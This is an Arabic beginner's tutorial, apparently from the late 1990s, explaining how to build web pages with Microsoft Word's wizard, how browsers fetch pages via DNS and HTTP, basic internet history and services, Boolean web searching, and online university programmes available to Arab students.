يوفر برنامج وورد إمكانية إضافة الوصلات التشعبية في صفحات ويب، أو حتى في وثائق وورد ذاتها، وذلك باختيار "ارتباط تشعبي"، من قائمة "إدراج". ويمكن أن يكون أي من تلك الوصلات عنوان موقع في إنترنت، أو عنوان بريد إلكتروني، أو اسم ملف تريد أن تسمح بجلبه من إحدى الصفحات. وأهم ما يجب أن تحدده في مستطيل الحوار "إدراج ارتباط تشعبي"، هو عنوان الوصلة التشعبية ذاتها، مثل http://www.yoururl.com وإدخال "نص العرض"، مثل "إنترنت العالم العربي"، الذي يظهر في الصفحة بلون مختلف، للدلالة على وجود الوصلة.

يتطلب تأليف صفحة ويب باستخدام وورد بدءاً من الصفر، مستوى بسيطاً من الخبرة في هذا المجال، لكن ما العمل إذا كنت ما زلت تخطو خطواتك الأولى في هذا المجال، أو لم يكن لديك وقت لتبدأ من الصفر؟

البرنامج الإرشادي والقوالب

الحل أن تستخدم ما يوفره وورد من قوالب جاهزة لصفحات ويب وبرنامجاً إرشادياً (Wizard) لإنشاء صفحات ويب بأسلوب سهل. انقر على القائمة "ملف"، ثم اختر "جديد"، واختر لسان التبويب "صفحات ويب"، من مستطيل الحوار "جديد"، ، إذا لم تجد لسان التبويب هذا لديك، أو غيرها من الميزات المذكورة في هذا المقال فهذا يعني أنك بحاجة إلى تركيبها من القرص المدمج لطقم برامج أوفيس، فتلاحظ مجموعة من الأيقونات يمثل كل منها قالباً لنوع معين من صفحات ويب. لا يكلف إنشاء صفحة ويب جديدة بالاستناد على قالب، سوى اختيار القالب المطلوب، والنقر على زر موافق، بينما يسمح البرنامج الإرشادي Arabic web page wizard. بإنشاء مجموعة من صفحات ويب المترابطة. يمكنك بدء البرنامج الإرشادي، بالنقر على الأيقونة wizard Arabic web page، فيعرض مستطيل حوار يبين خطوات إنشاء الصفحات، فيطلب أولاً اسم صفحات الموقع، في المستطيل "عنوان الموقع على ويب" تبدو مصطلحات مايكروسوفت هذه مربكة، وهو الاسم الذي يظهر في أعلى نافذة المتصفح عند زيارة الصفحة، أو يظهر في قائمة المفضلة عند إضافة الصفحة إليها. أدخل في المستطيل "مكان الموقع على ويب"، اسم المجلد الذي تريد أن تحفظ الصفحات عليه، مع مساره الكامل، مثل Documets\Web\Project1 C:\My. وإذا لم يكن المجلد Porject1 موجوداً، سينشئه البرنامج الإرشادي، انقر على "التالي"، لتحديد طريقة التنقل داخل الصفحات التي تريد إنشاءها، حيث سينشئ البرنامج الإرشادي، صفحة شخصية، وعدة صفحات أخرى حسب الحاجة، ويمكنك اختيار طريقة التنقل بإنشاء إطارات (Frames) أفقية أو عمودية، أو عدم اختيار أسلوب التنقل بالإطارات لا تدعم بعض

انقر على زر "التالي"، لتصل إلى اختيار عدد وشكل الصفحات التي تريد إنشاءها. يظهر البرنامج الإرشادي، عادة، لائحة بالصفحات التي سينشئها، والتي تكون، عادة، صفحة رئيسية لها قالب معين، مثل Personal Web Page، صفحة شخصية، وصفحتين فارغتين، يمكن الوصول إليهما عبر وصلتين من الصفحة الرئيسية. يوفر البرنامج الإرشادي ثلاثة أزرار لإضافة صفحات أخرى شكل ٣ هي:"إضافة صفحة فارغة جديدة"، و"إضافة صفحة قالب"، مثل Personal Web Page Arabic ، أو Arabic Table of Content، وهي القوالب ذاتها التي لاحظت وجودها عندما نقرت على لسان التبويب "صفحات ويب" من مستطيل حوار "جديد". الزر الثالث "إضافة ملف موجود" لربط ملف موجود لديك سابقاً بمجموعة الصفحات الجديدة. نصل بالنقر على زر "التالي" إلى الخطوة التي تسمح لنا بترتيب الصفحات واختيار صفحة البداية، وذلك باختيار صفحة معينة من اللائحة وتحريكها إلى الأعلى، أو الأسفل هذه العملية مهمة، إذا كنت لا تعتمد على الإطارات للوصول إلى الصفحات وتسمح هذه الخطوة بتغيير اسم الصفحة التي سيظهر ارتباطها في صفحة البداية، بالنقر على زر تغيير الاسم وإدخال اسم جديد. انقر، بعد الانتهاء من هذه المرحلة، على زر "التالي" لتصل إلى إمكانية اختيار ما تسميه مايكروسوفت "السمة المرئية"، وهي نموذج من الأشكال والألوان يطبق على جميع الصفحات التي تنشئها. ويمكن باختيار "إضافة سمة مرئية" ثم النقر على زر "استعراض السمات"، الوصول إلى مستطيل حوار يظهر لائحة بأسماء السمات المتوفرة في وورد، والتي تناسب مظهر الصفحات التي ترغب بإنشائها، مع إظهار كيفية تنفيذ ذلك على الصفحة فعلياً في الطرف الأيسر من مستطيل الحوار. وتسمح الخيارات الثلاثة أسفل قائمة أسماء السمات، باختيار تركيبة الألوان بخيار "ألوان مشرقة" واستخدام بعض الصور المتحركة التي تسمى Animated GIF، بخيار "رسومات نشطة"، واستخدام رسم متكرر في الصفحة أم لا بخيار "صورة خلفية" تصل بذلك، إلى المرحلة الأخيرة من البرنامج الإرشادي، الذي ينشئ مجموعة الملفات المطلوبة والوصلات بينها، بعد أن تنقر على زر "إنهاء". وكل ما عليك أن تفعله بعد ذلك، هو أن تملأ تلك الصفحات بالمعلومات التي تريدها

كيف يعمل الانترنت

ماذا يحدث عنما تطلب موقع على الانترنت

1 - يقوم متصفحك بتقسيم عنوان الموقع URLالى ٣ اقسام

- **البروتكول HTTP**
- **اسم السيرفر WWW. C4ARAB.COM**
- **اسم الملفINDEX.HTML**

2- المتصفح يقوم بالاتصال بخادم الاسماء (DOMAIN NAME SERVERS (DNS لتحويل اسم الموقع WWW. C4ARAB.COM الى عنوان IP المطلوب للاتصال بجهاز الخادم SERVER

3- يقوم المتصفح بالاتصال برقم الاي بي IP على البورت ٨٠

4 -باتباع البروتوكول HTTP يقوم المتصفح بارسال طلب الى الخادم SERVER

طالبا منه الملفWWW. C4ARAB.COM/ INDEX.HTML

5- يقوم الخادم SERVER بارسال ملف TXT الى متصفحك

6- يقوم المتصفح الان بقراءة ملف TXT المرسل من قبل الخادم SERVER ويقوم بعرض الصفحة على شاشة جهازك حسب ماهو مدون في هذا الملف
طبعا للايضاح اكثر

الخـ ـ ـ ـادم هو جهاز كمبيوتر بمواصفات عالية وخاصة متصل بالانترنت على طول الوقت وتخزن فيه الصفحات والملفات الخاصة بالمواقع ، بعض المواقع يكون لها خادم server خاص بموقعها فقط وعادة تكون المواقع الكبيرة ، اما بقية المواقع فيكون لها خادم server مشتركه فيه مع عدة مواقع وهو السائد بالنسبة للمواقع الصغيرة والمتوسطة

<u>البروتوكول</u> هي صيغة للتفاهم بين الاجهزة
عندما تقوم بطلب موقع على الانترنت مثل www. c4arab.com فأن حقيقة الامر انت تطلب الصفحة الرئيسية للموقع عادة ماتكون صفحة index أو main وبهذا يقوم الخادم server بطلب الصفحة الرئيسية للموقع حتى وان لم تكن ان قد قمت بكتابة اسم الملف مباشرة

<u>خادم الأسماء</u> DNS هي عبارة عن اجهزة منتشرة عبر الشبكة تحتوي على قاعدة بيانات مهمتها هي استقبال بلايين الطلبات عن المواقع يوميا لتعطيك رقم الاي بي IP الخاص بهذا الموقع

الاي بي IP هوInternet protocol وهو عنوان رقمي لكل جهاز متصل بالانترنت ، يتكون هذا

الرقم من اربع خانات تسمى octets كل خانة تتراوح من ٠ الى ٢٥٥ ، هذا الرقم يحدده مقدم الخدمة ISPويتغير الرقم في كل مرة يتصل بها الجهاز بالشبكة يتم اعطاءة رقم جديد (هذا بالنسبة بالاتصال عن طريق المودم) اما المتصل عن طريق DSL وهي خط اتصال رقمي ، فهو يكون له رقم اي بي IPثابت وكذلك اجهزة الخادمSERVER

لإيضاح الفكرة يمكن مشاهدة هاتين الصورتين



وهذه لتوضح طلب صفحة او موقع في الانترنت



ما هي شبكة الإنترنت:

تستخدم كلمة الإنترنت للدلالة على الآلاف من أجهزة الكمبيوتر في شكل شبكة تنتشر على مدى ٦٥ دولة.
من الطبيعي ألا يثير تجمع هذا العدد أي انتباه، ولكن المدهش فعلاً هو طريقة استخدام هذه الشبكة بطريقة لم تكن متاحة إلى وقت قريب.
يمكنك تخيل ما قد يمكن إنجازه أو التوصل إليه عن طريق استخدام تلك الشبكة والاتصال بأجهزتها، فمثلاً استطاع مجموعة من طلبة الطب في الصين الاستعانة بالأطباء في جميع أنحاء العالم عن طريق الإنترنت لعلاج فتاه صينية تحتضر إثر إصابتها بمرض غريب.

هناك أربعة مكونات رئيسية وهي:

المضيف (Host) و روتر (Router) والعميل (Client) والاتصال.

سوف يتم شرح المضيف والعميل لاحقاً في هذا الفصل، ولكن يجب أن تدرك أن جهازك يندرج تحت فئة العميل.
ويتم إرسال البيانات من جهازك في شكل مجموعات وكأنها مظروف يحمل عنوان الهدف وعنوان الرجوع مرة أخرى.
ويقوم الجهاز بالتعامل مع هذه المجموعات بدون علمك وبدون تدخل منك.

جهاز روتر (Router) هو جهاز خاص يعمل كشرطي المرور في المواقع الحيوية على الإنترنت لينظم الاتصال بين الأجهزة.
يقوم هذا الجهاز بقراءة عنوان الهدف الموجود في مجموعة البيانات المرسلة من جهازك ثم يقوم بتمريرها إلى الغاية أو الهدف المقصود، قد يحدث في بعض الأحيان أن تمر بياناتك على العديد من أجهزة روتر قبل أن تصل إلى هدفها الأخير.
أما المقصود بالاتصال هو كيفية إقامة التواصل من نقطة إلى أخرى.

تاريخ الانترنت:

نتيجة للحاجة إلى اتصال آمن بين أجهزة الكمبيوتر، فقد قامت إدارة مشاريع البحث المتقدمة إلى عمل دراسة حول تقنيات الاتصال بين الأجهزة في السبعينيات ومن ثم ولدت الإنترنت.
وطيلة السنوات العشرين الأخيرة استخدمت شبكة الإنترنت في أغراض عسكرية وأكاديمية فقط وعلى مستوى كل دولة على حدة ثم أخيراً على مستوى العالم.

إذا ما تم توصيل جهازين عن طريق سلك واحد ، فحتى يتم الاتصال بينهما يرسل أحدهما إشارة لطلب البدء في الاتصال.
يرد الجهاز بالقبول أما إذا كان مشغولاً فهو يعطي إشارة ما تفيد طلب الانتظار.

وإذا كان الجهازان يستخدمان نفس البرنامج فإنه يمكن تبادل البيانات بسهولة.
أما في حالة الإنترنت فإن الاتصال يتم عن طريقها مما قد ينتج عنه وجود العشرات من الأجهزة بين الجهازين المراد إنشاء اتصال بينهما.
فمثلاً، إذا أردنا إنشاء اتصال بين جهازين بينهما مسافة ٣٠٠٠ ميل، فإنه باستخدام الإنترنت يتم إنشاء الاتصال ونقل البيانات بينهما بسرعة كما لو كانت المسافة بينهما معدومة.

في الثمانينيات، شهدت صناعة الكمبيوتر والحاسبات تطوراً هائلاً وتبعتها الإنترنت بالطبع، فقد زاد عدد الأجهزة المتصلة بها.
أما التسعينيات فهي تمثل بداية عهد الاتصال الحقيقي بسبب التطور الهائل في الاتصالات العسكرية والتي أدت إلى هجر المستخدمين العسكريين للإنترنت إلى نظم اتصالات أخرى، فأصبحت الإنترنت كما هي الآن مجموعة ضخمة من أجهزة الكمبيوتر ومستخدميها حول العالم. ثم تم استخدم الصور والرسومات فيها إلى جانب النصوص

ما مدى إتساع الانترنت:

من الصعب الحكم على اتساع الإنترنت لأنه يتم إضافة العديد من الأشخاص والنظم يومياً إليها.
ففي الولايات المتحدة الأمريكية مثلاً يقدر عدد مستخدمي الإنترنت بحوالي ٢٧,٥ مليون شخص، كما يوجد فيها ما يزيد عن ١٥٠ ألف نطاق للإنترنت. وبعض محركات البحث الكبيرة تحتوي على ما يزيد عن 30 مليون صفحة ويب، بمعدل زيادة سنوية يتجاوز ٢٨%.
وكذلك يوجد ما يزيد على ١٥ ألف مجموعة نقاش مختلفة للتحاور وتبادل الأفكار.
ويقدر عدد الدول المتصلة بالإنترنت بـ ٦٥ دولة.

كيفية البدء:

يعد الاتصال بالإنترنت في غاية البساطة، ولكن هناك عدد من الخطوات التي يجب اتخاذها أولاً.
فيجب في البداية البحث عن مزود لخدمة الإنترنت في المنطقة التي تسكن بها، وهي شركة يمكنك من خلالها الحصول على خدمة الإنترنت.
تقدم هذه الشركة عرض شهري يشمل البريد الإلكتروني وتصفح الويب وإمكانات التحميل والإرسال وكذلك مجموعات النقاش.
قد لا تبدو هذه المصطلحات مألوفة بالنسبة لك، ولكن سيتم شرحها لاحقاً في هذا الدليل.
تحتاج بعد ذلك إلى تنصيب بعض البرامج على جهازك وقد يساعدك مزود الخدمة في ذلك.
وفيما يلي قائمة بتلك البرامج:

- برنامج اتصالات أو أي برنامج يشتمل على بروتوكول إرسال واستقبال الإنترنت.
- متصفح للويب
- برنامج بريد إلكتروني

وقد يقوم مزود الخدمة بتنصيب التالي بناء على طلبك:

- برنامج **FTP**
- جهاز قارئ لمجموعات الأخبار

وبتنصيب كل من هذه البرامج تكون مستعداً للاتصال بالإنترنت وذلك عن طريق اتصال جهازك برقم يوفره لك مزود الخدمة.
وعند الدخول على المزود باستخدام هذا الرقم تكون قد اتصلت بالإنترنت.
و قد يقوم خادم المزود بإنشاء العديد من الاتصالات مع خادمات أخرى قبل الاتصال المباشر بالإنترنت.
هناك نوعين من الأجهزة على شبكة الإنترنت مضيف (Host) وعميل.(Client)
ما دام جهازك متصلاً بالإنترنت دائماً فإنه عميل.
وبالتالي فإنه يتمتع بالإمكانات التالية:
إرسال بريد إلكتروني
إرسال وتحميل الملفات
تصفح مواقع الإنترنت

البريد الإلكتروني:

هو إمكانية كتابة رسالة إلكترونية إلى شخص ما باستخدام برنامج بريد وإرسالها إليه بواسطة الإنترنت.
هذه الخدمة ليست مجانية ولكن يتم تغطية تكاليفها من القابل المادي الذي يتقاضاه مزود الخدمة.
وعلى عكس الرأي الشائع فإن خدمة توصيل البريد الإلكتروني ليست لحظية كما هو متوقع، فالبريد الذي ترسله إلى شخص ما يترك جهازك ويصل أولاً إلى خادم مزود الخدمة.
ومن هناك يمر عبر العديد من الأجهزة المضيفة حتى تصل هدفها المقصود.
يختلف الوقت المستغرق لانتقال الرسالة من مضيف إلى آخر حسب انشغال الشبكة وقت إرسالها.

إرسال وتحميل الملفات:

هما وجهان لعملة واحدة، والمقصود بالعملة هنا هو نقل الملفات سواء من جهاز المضيف إلى جهاز العميل الخاص بك، أو من جهازك العميل إلى جهاز المضيف.

تصفح مواقع الإنترنت:
تقدم مواقع الويب أحدث التقنيات في كافة الفروع ولهذا فإن المواقع تجمع بين مزيج من الجيد والرديء في كافة المعلومات.
هذا إلى جانب إمكانات رسومية وتصويرية هائلة.
وبالتالي سوف تجد على الشبكة أي موضوع يمكن أن تتصوره.

بدء التصفح:

بعد الاتصال بمزود خدمة الإنترنت تصبح مستعداً لبدء تصفح مواقع الويب.
ولكن من أين تبدأ؟ تقوم معظم متصفحات الإنترنت عند تشغيلها بعرض صفحة أساسية، وغالباً ما تكون هذه الصفحة موقعاً خاص بالشركة المنتجة للمتصفح أو موقعاً أعده مزود الخدمة.
عند تصفح الويب يمكنك الاختيار بين ملايين المواقع لزيارتها.
يتم ذلك خلال طرق عدة، فمثلاً في كوميونيكيتور يمكنك اختيار الأمر "فتح صفحة" من قائمة "ملف"، كما توجد" نافذة الموقع" أسفل شريط القوائم.
كل ما تحتاجه هو إدخال عنوان الموقع (URL) في أي منهما ثم اضغط مفتاح الإدخال أو زر "تم".
كذلك يحتوي اكسبلورر على نفس الوظيفتين.

تحديد المصادر الأولية:

من الخطوات الأولية للتمتع بأقصى استفادة من كم المعلومات الضخمة على الإنترنت، تحديد المصادر والمواقع التي تريدها وعمل علامات مرجعية إليها.
فمن أجل تحديد مصدر معين على الويب، يجب أن تعرف العنوان الخاص به.
والعنوان هو مكان وجود هذا المصدر على شبكة الإنترنت وذلك لأن لكل عنصر من محتويات الإنترنت لديه عنواناً خاص به ونفس الحال بالنسبة لك.
وكما أن لك عنوان بريد إلكتروني مختلف عن الآخرين، فإن لكل موقع عنوان مختلف عن المواقع الأخرى، ويمكن أن تجد مواقع داخل مواقع ومصادر داخل مصادر.
ولكل مصدر من المصادر تنسيق للعنوان والاسم مختلف قليلاً عن باقي المصادر، ولكن أكثر العناوين التي ستتعامل معها شيوعاً ثلاثة هي:
البريد الإلكتروني و FTPو.WWW
يكون عنوان البريد الإلكتروني خاص بشخص ما مثل:
Public@anysite.com
ويعد العنوان WWW شبيهاً للعنوان FTP فيما يتعلق بالنظام ولكنه يكون أكثر تحديداً لتحديد مكان ما على هذا النظام مثل:
http://www.anysite.com/mypage.html
وبينما يسمى كل من FTP و Email عناوين، فإن WWW تسمى .URL
يوجد على شبكة الإنترنت العديد من المصادر التي قد تحتاجها بين الحين والآخر، ولذا فإنه يصعب في البداية تحديد المصادر التي تحتاجها. وبالرغم من أن كل شخص يحتاج لمصادر محددة، فإن هناك عدد قليل من المصادر التي يحتاجها الجميع.
أول نمط من المصادر التي سوف تحتاجها هو ذلك المختص بالبحث على شبكة الإنترنت وتسمى محركات البحث.
ومنها نوعان وهي Web Crawler و .Directories
:Web Crawler
هو محرك بحث آلي عند استخدامه للبحث على موقع معين فإنه يرسل برنامج صغير وفعال يقوم بمسح شامل لهذا الموقع.

ثم يقوم بعمل قائمة لهذا الموقع وما يشمله من مصادر.
وميزة ذلك هي إمكانية العثور على المعلومات المطلوبة في أي موقع حتى وإن كان غير مختصاً بهذه النوعية من المعلومات.
ومن أمثلة **Web Crawler** المعروفة:

HotBot http://www.hotbot.com
Infoseek http://ultra.infoseek.com
Alta Vista http://www.altavista.digital.com

Directories:
وهي **Yellow Pages** الخاصة بشبكة الإنترنت.
وتعرض المعلومات التي توجد بها والتي يوفرها الآخرون لها فقط.
وتوجد بها قوائم طويلة من المصادر ولكن إذا لم يوفر الشخص الذي يدرج المعلومات وصفاً كاملاً لموقعه فقد لا تجد ما تبحث عنه.
ومن الأمثلة المعروفة:

YAHOO! http://www.yahoo.com

Linkstar http://www.linkstar.com

InfoHiway http://www.infohiway.com/way/index.html

قد لا يتم تحديث هذه النوعية أول بأول، ولكنها غالباً ما تكون أسهل عند البحث عن معلومات محددة.

العلامات المرجعية:

تتميز كل متصفحات الإنترنت حالياً بخاصية عمل علامات مرجعية والتي يسميها البعض بالقائمة السريعة.
وتتيح هذه الخاصية عمل نسخة من العنوان **URL** الخاص بأي موقع وبالتالي تستطيع الرجوع لهذا الموقع مرة أخرى في أي وقت باستخدام هذه العلامات.
وفيما يلي التعليمات الخاصة بعمل العلامات المرجعية في كل من إنترنت إكسبلورر ونيتسكيب كوميونيكيتور.
اذهب أولاً إلى الصفحة الأساسية من الموقع ثم اتبع التالي:
كوميونيكيتور: من قائمة **Communicator**، اختر **Bookmarks** ثم **Add Bookmark.**
إكسبلورر: اضغط **"Favorite"** ثم اختر **"Add to Favorite".**
يوصى بمحاولة إضافة علامات مرجعية للمواقع الموضحة بأعلى في **Web Crawlers** و **Directories** على سبيل التدريب.

البحث على الإنترنت:

والآن، الخطوة التالية هي تعلم كيفية البحث عن المعلومات على شبكة الإنترنت.
ولكن يجب أن تدرك أولاً أنه بمقدورك البحث عن أي شيء فشبكة الإنترنت تسير بسرعة نحو احتواء مخزون البشرية من المعلومات كاملاً. استخدم أحد العلامات المرجعية التي أضفتها في الفقرة السابقة لتبدأ تصفح محركاً للبحث.

سوف يظهر أمامك ما يسمى بصفحة ويب وبها مربع نص اكتب بداخله نص ما تبحث عنه.
ويوجد بكل من هذه المحركات جزء خاص بتعليمات المساعدة أو للأسئلة الشائعة، لذا في حالة حدوث أي مشاكل يرجى الرجوع إليهما.
ويبدأ البحث دائماً بإدخال بعض معايير البحث في مربع النص ثم ضغط زر البحث.

قد يكون البحث على الإنترنت عن معلومات محددة محبطاً أو مثيرا.
تذكر دائماً أن هنالك بعض التداخل بين محتويات العديد من محركات البحث لذلك فقد تتشابه بعض النتائج فيما بينها.

لنقل مثلاً أنك تبحث عن معلومات عن السيارة جيب **CJ-5** موديل **١٩٧٧** كموزع لقطع الغيار مثلاً.
فإنه باستخدام محركاً للبحث مثل **Yahoo!**، يمكنك البحث في قاعدة البيانات الخاصة به.
ولكن تبقى المشكلة وهيما هي الكلمة الأساسية الممكنة خاصة وأن **Yahoo** يسمح باستخدام كلمة أساسية واحدة فقط، أو جملة كاملة في حالة البحث المتقدم فقط.

ابدأ بالبحث عن **CJ-5**، ولكنك قد تجد ضالتك المنشودة لأنها معلومة محددة جداً، أو قد تجد قائمة من النتائج غير المرغوبة.
يمكن حينئذ توسيع مجال البحث باستخدام كلمة جيب ككلمة أساسية، وبهذا يمكنك العثور ما ترغب من معلومات.
إذا لم يحدث ذلك يمكنك توسيع مجال البحث مرة أخرى.

<u>إمكانيات متقدمة للإنترنت:</u>

إن البحث عن بعض الأشياء هو شيء في غاية السهولة لبعض الأشخاص، ولكن تنشأ المشكلة من البحث عن معلومة محددة في أكثر من جملة وحدة.
تختلف إمكانيات البحث المتقدم لمحركات البحث من نظام لآخر.
وهناك نوعان من البحث المتقدم البحث المنطقي والبحث بجملة ولكلاهما بعض الميزات والعيوب.

<u>البحث بجملة</u>

هذا البحث هو أسهل أساليب البحث المتقدمة فهو يسمح بالبحث عن العديد من الكلمات في موضوع واحد.
فمثلاً، عند البحث باستخدام جملة من ثلاث كلمات عن موضوع معين فإنك ستكتشف من نتائج البحث أن محرك البحث قد افترض أنك تبحث عن أي موقع أو صفحة ويب يمثل مرجعاً لأي من هذه الكلمات.

لذا في حالة استخدام محرك بحث للبحث باستخدام جملة، يجب أن تخبر المحرك أنك تبحث عن هذه الكلمات مجتمعة في صفحة واحدة، وذلك بوضعها بين علامتي اقتباس.

تتيح بعض المحركات البحث بالجملة بينما لا يتيحه البعض الآخر.
للتأكد من ذلك ارجع لتعليمات المساعدة أو ملف الأسئلة الشائعة الخاص بمحرك البحث.

<u>البحث المنطقي:</u>

سمي هذا البحث على اسم عالم رياضيات إنجليزي، وهو يعني تطبيق صيغة منطقية على البحث، وهو

يحتاج لاستخدام بعض الكلمات الإضافية كما في المثال "Cancer" and "treatment" مما يسمح باستبعاد المواقع التي تتناول Cancer كأحد أبراج المواليد.
يحتاج البحث المنطقي إلى استخدام كلمات أساسية محددة قد تختلف من محرك بحث لآخر، ولكن تبقى الكلمات الإضافية المستخدمة بدون تغيير وهي:

And
كما في (Black and White) للبحث عن المواقع التي تحتوى على كلا الكلمتين.
Or
كما في (Black or White) للبحث عن المواقع التي تحتوي أي من الكلمتين أو كلاهما.
Not
كما في (Black not White) للبحث عن المواقع التي تحتوي كلمة Black ولا تحتوي على كلمة .White
بعض محركات البحث تتيح إمكانية استخدام أكثر من كلمة إضافية من كلمات البحث المنطقي بشرط وضعها بين قوسين مثل:

Rednot(Black and White)
للبحث عن المواقع التي تحتوي على الكلمات Black و ،White وليس كلمة .Red
Black and not White
للبحث عن المواقع التي تحتوي على كلمة Black ولا تحتوي كلمة .White
تتيح إمكانات البحث المنطقي البسيطة والفعالة في نفس الوقت القدرة على تضييق مجال البحث والوصول بسرعة للنتائج المرغوبة.
وكلما زادت إمكانية إضافة كلمات لتضييق البحث كلما زادت دقة نتائج البحث.

الدراسة عبر الانترنت

بسـ ـ ـ ـ ـ ـ ـ ـ ـم ا الرحمـ ـ ـ ـ ـ ـ ـ ـ ـ ـ ـان الـ ـ ـ ـ ـ ـ ـ ـ ـ ـرحيم

تلعب التكنولوجيا دورا كبيرا في حياة الأفراد، خاصة مع انتشار ثقافة الانترنت التي ساهم الكمبيـوتر دورا كبيرا في اتاحتها امام مختلف المستويات الاجتماعية، ونتيجة لوجود عـدد كبيـر مـن الأفـراد الراغبين في استكمال مرحلة التعليم الجامعي، و لا يمتلكون الوقت الكافي للالتزام بالـدوام الجـامعي، بسبب كثرة مشاغلهم، بالإضافة للقوانين المعقدة للانتساب للجامعات والروتين بالنسبة لشروط التسجيل فيهـ ـا.

لكل هؤلاء تقدم الإنترنت إمكانية التعلم عن بعد، في جامعات متنوعة وبمختلـف اللغـات والأقسـام، بالإضافة لذلك توفر الإنترنت إمكانية التسجيل في الجامعات العالمية، دون التقيد بالشروط والقـوانين التي تفرضها الجامعات في حالة استكمال الدراسة بالطريقة الكلاسيكية، فلا يشترط عمر معين أو مكان محدد، من أراد استكمال تعليمه ولم تتاح له الفرصة لتحقيق ذلك أصبح بامكانه عن طريق هذه الخدمة تحقيـ ـ ـ ـ ـ ـ ـق حلمـ ـ ـ ـ ـ ـ ـه بتطـ ـ ـ ـ ـ ـ ـوير ادواتـ ـ ـ ـ ـ ـ ـه العلميـ ـ ـ ـ ـ ـ ـة.

تستخدم هذه الجامعات الإنترنت كوسيلة تعليمية، توفر من خلالها المقررات والمناهج الدراسية عبـر الشبكة، بالإضافة لتأمين الامتحان عبر الإنترنت، وتقديم دورات تعليمية في عدة موضوعات، منها مـا يتعلق بعلوم الكمبيوتر والاقتصاد والتجارة الإلكترونية والتصميم الفني، والعديد من الموضوعات التـي تمكن الأفراد من الانخراط في عصر الاقتصاد الرقمي والتكنولوجيا الحديثة، ويمكـن لهـؤلاء الأفـراد القيـ ـ ـام بـ ـ ـ ـإجراءات التسـ ـ ـ ـجيل فـ ـ ـ ـي الجامعـ ـ ـ ـة عبـ ـ ـ ـر الإنترنـ ـ ـ ـت.

ومن هذه المراكز التعليمية والجامعات المتاحة أمام الطلاب العرب وغيرهم، جامعة "العرب الإلكترونية" وهـ ـ ـ ـ ـ ـ ـي تقـ ـ ـ ـ ـ ـ ـ ـدم مـ ـ ـ ـ ـ ـ ـ ـن خـ ـ ـ ـ ـ ـ ـ ـلال موقعهـ ـ ـ ـ ـ ـ ـا http://www.arab.com.net/can/arabuniversity/index.htm موضوعات متنوعة للدراسة والتعلم، بالإضافة للمواد التعليمية باللغة العربية، وبعض الدورات التعليمية المجانية، كما تقدم مواد تعليمية أخرى للأطفال والكبار، وفن الطهي أيضا. وهناك جامعة بـارنجتون وموقعهـا http://www.barrington-arabic.net/intro.htm ويوجد لها فروع فـي أمريكـا وإسبانيا واليابان وكندا، كما ستفتتح الجامعة فروع جديدة لها في مناطق مختلفة من بلـدان العـالم، خاصة البلدان العربية، كدولة الإمارات العربية المتحدة ومصر، ويضم موقع الجامعة صفحات عديـدة باللغة العربية وإن كانت لم تحدد متى سيمكنها توفير الدراسة عبر الإنترنت بالنسبة للطـلاب العـرب وغيـ ـ ـرهم. بالإضـ ـ ـافة لـ ـ ـذلك تقـ ـ ـدم جامعـ ـ ـة دايتـ ـ ـون وموقعهـ ـ ـا admissions.udayton.edu/international/Arabic/index.html وهـ ـ ـي جامعة أمريكية من خلال موقعها على بعض الصفحات العربية، كما تـوفر إمكانيـة التسـجيل عبـر الشبكة. وهناك كذلك المركز الإقليمي لتكنولوجيا المعلومات وهندسـة البـرامج ريتسـك RITSEC وموقعه http://www.ritsec.com.eg وهو من أهم المراكز العلمية الموجودة في الـوطن العربي، ومقره الرئيسي في مصر، تأسس منذ سنوات، ويوفر المركز إمكانية التعلم عن بعد بطريقتين، هما الحرم الجامعي العالمي Global Campus والطريقة الثانية شـبكة التـدريب Learn Net بالنسبة لطريقة الحرم الجامعي العالمي، فهي توصل الجامعات والأساتذة والطلاب بعضهم ببعض، مـن خلال هذه المنصة التي تسمح لهم بتحديد وتفصيل احتياجاتهم من المناهج الدراسية، ويتم توفير هـذه المناهج عبر عدد ضخم من أهم الجامعات والمعاهد الموجودة في العالم من خلال الاستفادة من أدوات الإنترنت، مثل الملتيميديا وتقنيات الويب وكل جديد توصلت إليه تقنيات المعلومات، لتقدم أعلى مستوى من التعليم، للدارسين في مختلف الدول العربية والعالم. ومن بين البرامج الدراسـية التـي يقـدمها المركز، ماجستير تكنولوجيا إدارة الأعمال Technology MSc Business Information وهو برنامج أعد للمديرين الذين يرغبون في التعرف على تقنية المعلومات واسـتخدام أنظمـة إدارة المعلومات في التخطيط والتصميم والإدارة، ويتصف هذا البرنامج بأنه البرنامج الذي يتبعـه خريجـو الجامعة ليمكنهم التوفيق بين المعلومات التي حصلوا عليها في الجامعة وبين واقع العمل الذي يحتـاج إلى مبادئ وخبرة في الإدارة، ويستغرق هذا البرنامج سنتان كما يساعد الموظف على إبراز مواهبـه والمتميزة في مجال العمل حيث يفتح أمامه المجال للانتقال إلى فرص عمل جديـدة. ويمكـن للفـرد

الراغب في الدراسة متابعتها في البيت أو في المكتب مع إمكانية الاستمرار في العمل، حيث يطلب من الفرد زيارة مركز التدريب المحلي مرة واحدة في الأسبوع لحضور الدرس ويقوم المركز بمتابعة الفرد ثم يحصل على شهادته خلال عام أو اثنين وفقا للبرنامج الموضوع من قبل الجامعة.
يمتاز المركز بتقديمه أفضل المناهج الدراسية في العالم، فهو غير مرتبط بجهة محددة، بشكل دائم، بل إنه يرتبط بجامعة معينة، لبرنامج محدد بالإضافة إلى استخدام المركز لآخر ما توصلت إليه التقنية في مجال الملتيميديا وتقنيات الويب والصوت والصورة. وتقوم الإدارة بمتابعة كل طالب بصورة شخصية، عبر مركز التدريب المحلي، أو عبر البريد الإلكتروني ويوفر المركز كذلك المناهج على أقراص مدمجة ليمكن تبادلها بسهولة بالإضافة لانخفاض التكلفة التي توفر على الدارس تكاليف الإقامة والسفر.
وبالنسبة لطريقة الدراسة والمواد المقررة، يسجل الطالب في كل فصل دراسي، مواد دراسية بقيمة ٣٠ نقطة ويستمر الفصل الدراسي خمسة عشر أسبوعا تتضمن أسبوعان للامتحان، اما مشروع التخرج فيستغرق فصلا أو فصلين دراسيين. كما يجب على الطالب تناول مادتين تعليميتين، إحداهما تحتوي على ٢٠ نقطة، إدارة واستراتيجية أنظمة المعلومات. -وهناك ٢٠ نقطة، لمقررالتجارة عبر الإنترنت، و١٠ نقاط تحليل وتصميم أنظمة المعلومات. -و١٠ نقاط، الأنظمة الداعمة لاتخاذ القرار، ١٠ نقاط تصميم وتقييم الأنظمة التفاعلية. -و١٠ نقاط، للبرمجيات غرضية التوجه OOP.٦٠ نقطة مشروع التخرج.

